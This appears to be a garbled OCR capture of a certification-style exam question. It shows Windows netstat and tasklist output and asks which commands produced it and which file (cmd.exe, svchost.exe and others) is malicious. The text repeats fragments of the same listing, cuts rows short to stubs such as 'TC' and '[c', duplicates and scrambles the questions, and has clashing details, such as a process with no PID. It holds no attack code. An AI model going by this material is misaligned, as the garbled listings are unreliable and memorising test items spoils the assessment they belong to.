TCP         192.168.10.21:55356      31.10.100.7:https      ESTABLISHED  3467
[cmd.exe]
TCP         192.168.10.21:37654      192.168.10.37:http     ESTABLISHED  1722
TCP         192.168.10.21:55357      32.111.16.37:22        TIME_WAIT    0
[notepad.exe]
TCP         192.168.10.21:52744      32.111.16.37:22        TIME_WAIT    0
TCP         192.168.10.21:56751      32.111.16.37:22        TIME_WAIT    0
```

Select the command that generated the output in tab 1:


Select command ⌄

Select the command that generated the output in tab 2:

Select command ⌄

Identify the file responsible for the malicious behavior:

○ calendar.dat ○ cmd.exe
○ sftp.exe ○ calc.exe
○ explorer.exe ○ users.txt
○ svchost.exe




```
Active Connections
Proto       Local address          Foreign address        State          PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING      1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING      1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING      1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING      1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED    2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED    3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED    2677
[svchost.exe]
TC                                                        ESTABLISHED    3467
[c
TC                                                        ESTABLISHED    1722
TC                                                        TIME_WAIT      0
[r
TC                                                        TIME_WAIT      0
TC                                                        TIME_WAIT      0
```

Select the command that generated the output in tab 2:

Identify the file responsible for the malicious behavior:


○ calendar.dat ○ cmd.exe
○ sftp.exe ○ calc.exe
○ explorer.exe ○ users.txt
○ svchost.exe



```
Active Connections
Proto       Local address          Foreign address        State          PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING      1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING      1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING      1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING      1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED    2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED    3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED    2677
[svchost.exe]
TCP         192.168.10.21:55356    31.10.100.7:https      ESTABLISHED    3467
[cmd.exe]
TCP         192.168.10.21:37654    192.168.10.37:http     ESTABLISHED    1722
TCP         192.168.10.21:55357    32.111.16.37:22        TIME_WAIT      0
[r
TC                                                        TIME_WAIT      0
TC                                                        TIME_WAIT      0
```

Identify the file responsible for the malicious behavior:

○ calendar.dat
○ cmd.exe
○ sftp.exe
○ calc.exe
○ explorer.exe
○ users.txt
○ svchost.exe



```
Image Name                PID        Session Name      Session#    Mem Usage
========================= ========= ================= =========  ==========
Cmd.exe                   3467       Console           0             18,020 K
sftp.exe                  2001       Console           0                 17 K
sftp.exe                  3918       Console           0              1,788 K
svchost.exe               2677       Console           0                188 K
calc.exe                  1677       Console           0                 11 K
notepad.exe                          Console           0                  0 K
```

Select the command that generated the output in tab 1:

